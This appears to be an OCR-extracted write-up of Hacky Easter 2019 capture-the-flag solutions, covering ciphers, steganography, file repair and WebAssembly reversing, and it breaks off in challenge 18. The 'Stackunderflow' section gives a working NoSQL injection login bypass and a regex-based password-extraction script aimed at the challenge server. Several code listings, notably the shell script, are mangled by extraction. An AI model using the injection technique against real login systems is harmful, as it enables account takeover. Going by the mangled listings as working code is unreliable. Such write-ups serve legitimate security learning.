

01- Twisted

We have a twisted image here. By using GIMP Filters>Distorts>Whirl and Pinch as shown below I got the egg.. ☺



Whirl and Pinch
twisted.png-2 ([twisted] (imported))
Whirl 113.0
Pinch 0.000
Radius 1.000

02- Just Watch



Looks like sign language alphabet. By using the shown image and applying it on each frame, I got the requried password: **givemeasign**

☺

03- Sloppy Encryption

By analyzing the sloppy.rb, and decoding the base64 and running the reverse calculations as the following on python:

```
import base64

a =
'K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/ZcQOSWNfJLTu4RpIBy/27yK5CBW+U
rBhm0='
b = base64.b64decode(a)
b.hex()
x =
0x2bbb006331a5631d246725c820fad7c4adb60e453843ead319f524f62f6f03ad02fd97103
9258d7c92d3bb8469201cbfdbbc8ae42056f94ac1866d #b.hex()
y = int(x)
#20830619183660369331247777817760174952168333333333333333333333333333333333
33333333333333333333333333312502714149672964002085555515573158381165
#remove 101 x 3
z =
y/5555555555555555555555555555555555555555555555555555555555555555555555555
```

```
5555555555555555555555555555
hex(int(z))
hex(37495114530588664796246000071968314913903)
'0x6e3030625f7374796c655f63727970746f'
```


By converting the hex result to ascii → the password is **n00b_style_crypto** ☺

04- Disco 2

By opening the source page of the disco2, I found that the mirrors.js file has all xyz locations of the disco ball mirrors. By navigating in page, I found the the QR code was inside the disco ball. In order to simplify the appearance of the QR code, I changed the posz.jpg to a black image and negz.jpg to a white image then I wrote a code to remove the disco ball outer mirrors as the following:

```
#!/usr/bin/env python

with open('Check.txt', 'r') as fh:
    xyz = fh.readlines()

for line in xyz:
    x = float(line.split(',')[0].strip('[').strip(' '))
    y = float(line.split(',')[1].strip(',').strip(' '))
    z = float(line.split(',')[2].strip('],').strip(' '))
    if ( (z <= 60) and (z >= -60) and (x <= 280) and (x >= -280) and (y <=
280) and (y >= -280)):
        print('{}'.format(line), end = '')
```

I got the result and used it in the offline version of the disco2 page. Then, I opened the page and I got the QR code as shown below. ☺




05- Call for Papers

Mmm.. We have here a CFP word document (.docx) that contains some information. By exploring the document metadata, I found the Authors value was SCIpher. By googling SCIpher, I found that it is a message hiding technique which hides messages inside CFP documents. I used the https://pdos.csail.mit.edu/archive/scigen/scipher.html URL to get the egg. I copied the contents of the document and decoded it. Bingo!! I got the egg URL https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/5e171aa074f390965a12fdc240.png ☺

06- Dots

It took a very long time from me to get the trick (special thanks to power2100 for his support). It was a Grille cipher. By visiting the https://merricx.github.io/enigmator/cipher/grille.html URL and filling the required information I got the result as shown below:



Cipher Text :

```
HCEHTORCHEDILSLOOLPWAHBIUCATSKSEWTOE
```

Grille Size : 6 x 6

Preview :

```
H C E H T O
R C H E D I
L S L O O L
P W A H B I
U C A T S K
S E W T O E
```

Output :

```
THEPASSWOHELLOBUCKCHOCOLATERDISWHITE
```

I arranged the result into 4 segments as following:

THEPASSWO

RDISWHITE

HELLOBUCK

CHOCOLATE

I found that the best order is HELLOBUCKTHEPASSWORDIS**WHITECHOCOLATE**

☺

07- Shell we Argument

Looks like an obfuscated shell script. By deobfuscating it, I got the following result:

```
z="";
Cz='s:';qz='.p';fz='8a';az='e9';Oz='co';Xz='a6';hz='7e';Rz='im';Bz='tp';lz=
62';Kz='in';Wz='s/';rz='ng';Yz='1e';Jz='r.';Iz='te';Tz='es';Zz='f3';kz='15'
Az='ht';Fz='ck';Uz='/e';Sz='ag';Lz='g-
';Ez='ha';Vz='gg';Pz='m/';pz='8c';Gz='ye';Dz='//';iz='cd';Hz='as';Mz='la';N
='b.';nz='c7';Qz='r/';ez='d8';cz='ac';gz='12';bz='75';oz='4a';mz='42';jz='6
```

```
';dz='b7';
if [ $# -lt 1 ];
 thenecho "Give me some arguments to discuss with you"exit -1fiif [ $# -ne
10 ];
 thenecho "I only discuss with you when you give the correct number of
arguments. Btw: only arguments in the form /-[a-zA-Z] .../ are
accepted"exit -1fiif [ "$1" != "-R" ];
 thenecho "Sorry, but I don't understand your argument. $1 is rather an
esoteric statement, isn't it?"exit -1fiif [ "$3" != "-a" ];
 thenecho "Oh no, not that again. $3 really a very boring type of
argument"exit -1fiif [ "$5" != "-b" ];
 thenecho "I'm clueless why you bring such a strange argument as $5?. I
know you can do better"exit -1fiif [ "$7" != "-I" ];
 thenecho "$7 always makes me mad. If you wanna discuss with be, then you
should bring the right type of arguments, really!"exit -1fiif [ "$9" != "-
t" ];
 thenecho "No, no, you don't get away with this $9 one! I know it's
difficult to meet my requirements. I doubt you will"exit -1fiecho "Ahhhh,
finally! Let's discuss your arguments"function isNr() {[[ ${1} =~ ^[0-
9]{1,3}$ ]]}if isNr $2 && isNr $4 && isNr $6 && isNr $8 && isNr ${10} ;
 thenecho "..."elseecho "Nice arguments, but could you formulate them as
numbers between 0 and 999, please?"exit -1filow=0match=0high=0function e()
{if [[ $1 -lt $2 ]];
 thenlow=$((low + 1))elif [[ $1 -gt $2 ]];
 thenhigh=$((high + 1))elsematch=$((match + 1))fi}e $2 465e $4 333e $6 911e
$8 112e ${10} 007function b () {type "$1" &> /dev/null ;
}if [[ $match -eq 5 ]];

thent="$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Ez$Fz$Kz$Lz$Mz$Nz$Oz$Pz$Ez$Fz$Gz$Hz$I
z$Qz$Rz$Sz$Tz$Uz$Vz$Wz$Xz$Yz$Zz$az$bz$cz$dz$ez$fz$gz$hz$iz$jz$kz$lz$mz$nz$o
z$Zz$pz$qz$rz"echo "Great, that are the perfect arguments. It took some
time, but I'm glad, you see it now, too!"sleep 2if b x-www-browser ;
 thenx-www-browser $telseecho "Find your egg at $t"fielseecho "I'm not
really happy with your arguments. I'm still not convinced that those are
reasonable statements..."echo "low: $low, matched $match, high: $high"fi
```

Based on the deobfuscated code, the last part contains the egg. By setting all the variables in the code and running the following echo command:

```
# echo
$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Ez$Fz$Kz$Lz$Mz$Nz$Oz$Pz$Ez$Fz$G
z$Hz$Iz$Qz$Rz$Sz$Tz$Uz$Vz$Wz$Xz$Yz$Zz$az$bz$cz$dz$ez$fz$gz$hz$
iz$jz$kz$lz$mz$nz$oz$Zz$pz$qz$rz

https://hackyeaster.hacking-
lab.com/hackyeaster/images/eggs/a61ef3e975acb7d88a127ecd6e1562
42c74af38c.png
```


Bingo!! ☺

08- Modern Art

I tried to get the QR code by changing the given QR to the standard with no luck. Then, I tried checking the binary data inside the file. I used the strings command

```
#strings modernart.jpg

.

(E7EF085CEBFCE8ED93410ACF169B226A)

.

(KEY=1857304593749584)
```

So, we have a piece of data and the key. The key is 128bit, Mmm.. maybe AES ECB encrypted text. By using the given key with hex data as shown..


Enter text to be Decrypted

E7EF085CEBFCE8ED93410ACF169B226A

Input Text Format: ○Base64 ●Hex

Select Mode

ECB

Key Size in Bits

128

Enter Secret Key

1857304593749584

AES Decrypted Output **(Base64)**:

SnU1dF9Bbl8xbWFnMw==

Ju5t_An_1mag3

The password is: **Ju5t_An_1mag3**

☺


09- rorriM rorriM

Mmm.. The file name evihcra.piz is reversed. After analyzing the file content, I found that it is an archive file but with a revered content too. I wrote a script to reconstruct the file content as shown below:

```
#!/usr/bin/env python

data = []
with open('evihcra.piz','rb') as fh:
    x = fh.read(1)
    data.append(x)
    while x:
        x = fh.read(1)
        data.append(x)

with open('archive.zip','wb') as fh:
    for ch in reversed(data):
        fh.write(ch)
```

By decompressing the file using unzip, I found another file 90gge.gnp. Based on the mirror concept it is a .png file. After analyzing the file, I found that only the header is reversed. I changed it from **‰GNP** → **‰PNG**. When I opened the image, I found that it has inverted colors and also horizontally flipped. By using the following command I got the egg..

```
# convert  egg09.png  -negate -flop egg09_final.png
```



☺

10- Stackunderflow

By visiting http://whale.hacking-lab.com:3371/robots.txt, I got the "**Maybe the_admin knows more about the flag.**" statement. By checking the Q&A, I found that it looks like a NoSQL database at the backend. Tried nosql injection technique by modifying the the_admin user login request as the following:

```
POST http://whale.hacking-lab.com:3371/login HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://whale.hacking-lab.com:3371/login
Content-Type: application/json
Content-Length: 60
Connection: keep-alive
Cookie:
sessionId=eyJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7ImFjY2Vzc1Rva2VuIjoiYmI5YWI5N2Yt
ODBmZS00YjJkLTgxYTctNzgyNzVkY2RjMDVjIiwiY3NyZlRva2VuIjoiN2ViODMyM2I4OTE4YjM
wOGUwNjc2ODI4MmMwN2IyY2JkM2RiOTQ0ZC0xNTU2Mjk1ODczMTcxLTY5MzRkYmRlNThmOWY1NW
RjNWZlMGNkNSJ9LCJuYmYiOjE1NTYyOTU4NzMsImlhdCI6MTU1NjI5NTg3M30.TVNUg-
v3RuwLcYJT10ya03GFBtbPggqCLSEiWsI43ZQ
Upgrade-Insecure-Requests: 1
Host: whale.hacking-lab.com:3371

{
    "username": "the_admin",
    "password": {"$gt": ""}
}
```

Yes, it works. Now, I found a question asked by null user regarding the password and its relation with the flag. So, the flag may be the null's password. I wrote a script to get the password by using nosql injection technique (as shown below):

```
import requests
import string

url='http://whale.hacking-lab.com:3371/login'
headers={'content-type': 'application/json'}
TryThis =  string.printable

password = ''
for i in range(60,-1,-1):
    for s in TryThis:
        if s not in ['*','+','.','?','|']:
            payload = '{}'.format(password+s) +".*" #+ '.{' + str(i) + '}'
            PostData = '{ "username": "null", "password": {"$regex": "^' +
payload + '"}}'
            r = requests.post(url, data=PostData, headers = headers, verify
= False, allow_redirects=False)
            if r.status_code == 302:
                print(PostData)
                print(r.content)
                password += s
                print('Password: {}'.format(password))
                break
```

The password is: **N0SQL_injections_are_a_thing** ☺

11- Memeory 2.0

Based on GET and POST analysis, I found that the challenge has a dynamic content (AJAX). All the images were generated and loaded while loading the page. So, we need a script that gets the size of each image and compare them with each other to get a list of similar images. Then, the script sends the POST request including parameters for each similar images as shown below:

```
import requests

url='http://whale.hacking-lab.com:1111/'
picsurl='http://whale.hacking-lab.com:1111/pic/'
solveurl='http://whale.hacking-lab.com:1111/solve'

session = requests.Session()
response = session.get(url)
cookies =
requests.utils.cookiejar_from_dict(requests.utils.dict_from_cookiejar(sessi
on.cookies))
mainjs = session.get(url+'assets/javascripts/main.js') #, headers)

def Solve():
      response = session.get(url,cookies=cookies)
      listofFiles = dict()
      revlistofFiles = dict()
      picresponses = list()
      for i in range(1,99):
            picres = session.head(picsurl+str(i))
            print(picres)
            picresponses.append(picres)
            filesize = picres.headers['Content-Length']
            listofFiles[str(i)] = filesize

      for card, size in listofFiles.items():
            revlistofFiles.setdefault(size, set()).add(int(card))

      uniqsolution = [values for key, values in revlistofFiles.items() if
len(values) == 2]
      othersolution = [values for key, values in revlistofFiles.items() if
len(values) > 2]
```

```
      print(uniqsolution)
      print(othersolution)
      session.headers.update({'Content-Type': 'application/x-www-form-
urlencoded; charset=UTF-8'})
      for b,a in uniqsolution:
            print('#card {} and #card {}'.format(a,b))
            sol = {'first':b, 'second':a}
            solres = session.post(solveurl, data=sol,cookies=cookies)
            if solres.text == 'ok':
                  pass
            elif solres.text == 'nextRound':
                  print('Congratulations!! Next Round..')
                  Solve()
            else:
                  print('{}'.format(solres.text))

def main():
    Solve()

if __name__ == "__main__":
      main()
```

After running the script, I got the following result:

```
#card 84 and #card 97
#card 86 and #card 90
#card 93 and #card 88
ok, here is your flag: 1-m3m3-4-d4y-k33p5-7h3-d0c70r-4w4y
```

The password is: **1-m3m3-4-d4y-k33p5-7h3-d0c70r-4w4y** ☺


12- Decrypt0r

By reversing the ELF file, I found a hash function that decrypts a 211 double words (4 bytes). Also, I found it was reversible (encrypts and decrypts each chunk). So, if I have the encrypted chunk and the plaintext I can get a key. I have a known chunk which is **he19**. If I tried it as a key, I will get the results from different chunks. If any of these results is alphanumeric, I can use it to decrypt the other chunks. The skip sequence of 2,3 or 4 chunks (as the max password size is 16 chars).


Oppppssss, I could not continue. Time is over .. ☹

13- Symphony in HEX

I found we have 3 segmented lines with quavers and semibreves only. Counting quavers is easy but reading semibreves needs to use the shown image.



Based on the hint “count quavers, read semibreves”, I did the required as shown in below image.



Looks like a hex values of a string. By decoding them as the following:

```
>>> hPassword = [0x48, 0x41, 0x43, 0x4b, 0x5f, 0x4d, 0x45,
0x5f, 0x41, 0x4d, 0x41, 0x44, 0x45, 0x55, 0x53]

>>> password = ''.join(chr(p) for p in hPassword)

>>> password

'HACK_ME_AMADEUS'
```


The password is: **HACK_ME_AMADEUS** ☺

14- White Box

I think it can be solved by using DCA (Differential Computation Analysis) or DFA (Differential Fault Analysis) but unfortunately, I was too slow the time is over. ☹

15- Seen in Steem

After searching in STEEM blockchain, I found that the user darkstar-42 has comments regarding "Hacky Easter 2019". Easter 2018 was 1st of April. So, I need to search the comments in 1st of April 2018 that had written by darkstart-42. I used interactive STEEM API http://steem.esteem.ws/#!/Account/get_get_account_history as shown below:


steem.esteem.ws/#!/Account/get_get_account_history

Account — Show/Hide | List Operations | Expand Operations

GET /get_state — get_state

GET /get_account_votes — get_account_votes

GET /get_account_history — Account history

Implementation Notes
Account history

Response Class (Status 200)
number

Response Content Type: application/json

Parameters

Parameter	Value	Description	Parameter Type	Data Type
account	darkstar-42	name of account	query	string
from	8000	from	query	double
limit	1000	limit	query	double

Response Messages

HTTP Status Code	Reason	Response Model	Headers
default	Unexpected error	Model / Example Value	

```
{
  "code": 0,
  "message": "string"
}
```

Also, by using the following command:

```
# curl -X GET --header 'Accept: application/json'
'https://api.steemjs.com/get_account_history?account=darkstar-
42&from=8000&limit=1000'
```

```
https://api.steemjs.com/get_account_history?account=darkstar-
42&from=8000&limit=1000
```

The json result was:

```
[
    7919,
    {
      "trx_id": "94130b733fdfd6fd068b1879d4a23bca4bc78f12",
      "block": 21187964,
      "trx_in_block": 67,
      "op_in_trx": 0,
      "virtual_op": 0,
      "timestamp": "2018-04-01T14:39:36",
      "op": [
        "transfer",
        {
          "from": "darkstar-42",
          "to": "ctf",
          "amount": "0.001 SBD",
          "memo": "Hacky Easter 2019 takes place between April and May
2019. Take a note: nomoneynobunny"
        }
      ]
    }
  ]
```

The password is: **nomoneynobunny** ☺

16- Every-Thing

Based on the given .sql file, I started a MariaDB (MySQL) server and imported the database to it. The database has only one table that is called ‘Thing’ and has many entries. Each entry has an ID and PID (parent ID). Also, it has ord, type and value. By searching inside the database, I found that many elements have png chunk (png.head, png.ihdr, png.gama, png.idat … etc.) type. So our image chucks are distributed in the database. We need to track each chunk with the same PID and based on its ord value, we can build the required image. I wrote a python script that generates a .png binary file and sets all the basic chunks (png.head, png.ihdr, png.gama, png.chrm, png.bkgd, png.phys, png.time) at the header then gets the idat chunks one-by-one to build the image.

```
import base64
import mysql.connector as mysql

mydb = mysql.connect(host = '192.168.150.129', user = 'he19', passwd =
'he19', database = 'HE19')

mycursor = mydb.cursor()
mycursor.execute("SELECT DISTINCT `pid` FROM `HE19`.`Thing` WHERE type =
'png.idat'")
myPNGResults = mycursor.fetchall()
i = 0
for PNGImagePid in myPNGResults:
    pid = ''.join(format(x, '02x') for x in PNGImagePid[0])
    query = "SELECT `value` FROM Thing WHERE HEX(pid) = '{}' ORDER BY
ord".format(pid)
    mycursor.execute(query)
    myImage = mycursor.fetchall()
    Filename='Results/FetchedImage{}.png'.format(i)
    print('{} has {} chunks'.format(Filename,len(myImage)))
    fh = open(Filename, 'wb')
    fh.write(base64.b64decode('iVBORw0KGgo=')) #png.head
    fh.write(base64.b64decode('AAAADUlIRFIAAAHgAAAB4AgGAAAAfdS+lQ=='))
#png.ihdr
    fh.write(base64.b64decode('AAAABGdBTUEAALGPC/xhBQ==')) #png.gama

fh.write(base64.b64decode('AAAAIGNIUk0AAHomAACAhAAA+gAAAIDoAAB1MAAA6mAAADqY
AAAXcJy6UTw=')) #png.chrm
    fh.write(base64.b64decode('AAAABmJLR0QAAAAAAAD5Q7t/')) #png.bkgd or
'AAAABmJLR0QAAAAAAAD5Q7t/'
    fh.write(base64.b64decode('AAAACXBIWXMAADRjAAA0YwFVm585')) #png.phys
    fh.write(base64.b64decode('AAAAB3RJTUUH4wEaDyQueKL2kw==')) #png.time
    for iPNGImage in myImage:
        try:
            fh.write(base64.b64decode(iPNGImage[0]))
        except:
            print('Error')

fh.write(base64.b64decode('AAAAJXRFWHRkYXRlOmNyZWF0ZQAyMDE5LTAxLTA2VDA4OjI3
OjU1KzAxOjAwErbDwA==')) #png.text

fh.write(base64.b64decode('AAAAGHRFWHRTb2Z0d2FyZQBwYWludC5uZXQgNC4xLjQTQGjE
')) #png.text

fh.write(base64.b64decode('AAAAJXRFWHRkYXRlOm1vZGlmeQAyMDE5LTAxLTA2VDA4OjI3
OjU1KzAxOjAwY+t7fA==')) #png.text
```

```
    fh.write(base64.b64decode('AAAAAElFTkSuQmCC')) #png.iend
    fh.close()
    print('==============Saving {}======================'.format(Filename))
    i += 1

mycursor.close()
mydb.close()
```

After running the script. I got many damaged images. I found that the first 43 chunks of image 63 have the egg's 1st half and first 43 chunks of image 66 have the egg's 2nd half. By combining them I got the egg. ☺

I'm sure there is a better way to get the image with simpler steps.

17- New Egg Design

Based on the hint filter, I read about the .png file filters on Wikipedia and many other resources. I found that the .png filter data is a 1 byte that is stored before the compression. By using tweakpng tool, I combined the IDAT chunks into one IDAT chunk for simplicity. The image is 480x480 RGBA. So, each pixel is represented by 4 bytes and 1 filter byte. I wrote a script in order to extract the filter bits and converted them from binary to ascii as the following:

```
import png
import zlib

def get_decompressed_data(filename):
    img = png.Reader(filename)
    for chunk in img.chunks():
        if chunk[0] == b'IDAT':
            return zlib.decompress(chunk[1])

data = get_decompressed_data('eggdesign1.png')
image_width = 480
image_height = 480
bytes_per_pixel = 4
bytes_per_filter = 1
filterdata = ''
for i in range(0,len(data),image_width*bytes_per_pixel+bytes_per_filter):
    filterdata +=
str(data[i:i+image_width*bytes_per_pixel+bytes_per_filter][0])
n = int(filterdata, 2)
print(n.to_bytes((n.bit_length() + 7) // 8, 'big').decode())
```

By running the script, I got the output:

```
Congratulation, here is your flag: he19-TKii-2aVa-cKJo-9QCj
```

☺

18- Egg Storage

By inspecting the Validate button, I found that it calls a wasmcall. By tracing the wasmcall, I got the WebAssembly code and reversed it. Based on the code, I found that we have a password with 24 characters with the following criteria:

```
-> Password = [v0,v1,v2,v3,v4, … v23]
-> V0=84, v1=104, v2=51, v3=80
-> V4 to v23 values should be in range of
[48,49,51,52,53,72,76,88,99,100,102,114]
-> V23=v17, v12=v16, v22=v15, v5-v7=14, v14+1=v15, v9%v8=40, v5-v9+v19=79,
v7-v14=v20, v9%v4=v13/2, v13%v6=20, v11%v13=v21-46, v7%v6=v10, v23%v22=2
-> v9%v8=40 => v9=88, v8=48
-> v13%v6=20 => v13=72, v6=52
-> v5-v7=14 and v7%v6(=52)=v10 => v5=114, v7=100, v10=48
-> v9(=88)%v4=v13(=72)/2 => v4=52
-> v5(=114)-v9(=88)+v19=79 => v19=53
-> v7(=100)-v14=v20, v14+1=v15, v23%v22=2 by trails
=> v14=48, v15=49 , v20=52, v22=49
Then,
Password =
[84,104,51,80,52,114,52,100,48,88,48,0,0,72,48,49,0,0,0,53,52,0,49,0]
-> v11,v12,v16,v17,18,v21,v23 are missing
```

To get the missing variables, I used the following python script:

```
chrs = [48, 49, 51, 52, 53, 72, 76, 88, 99, 100, 102, 114]
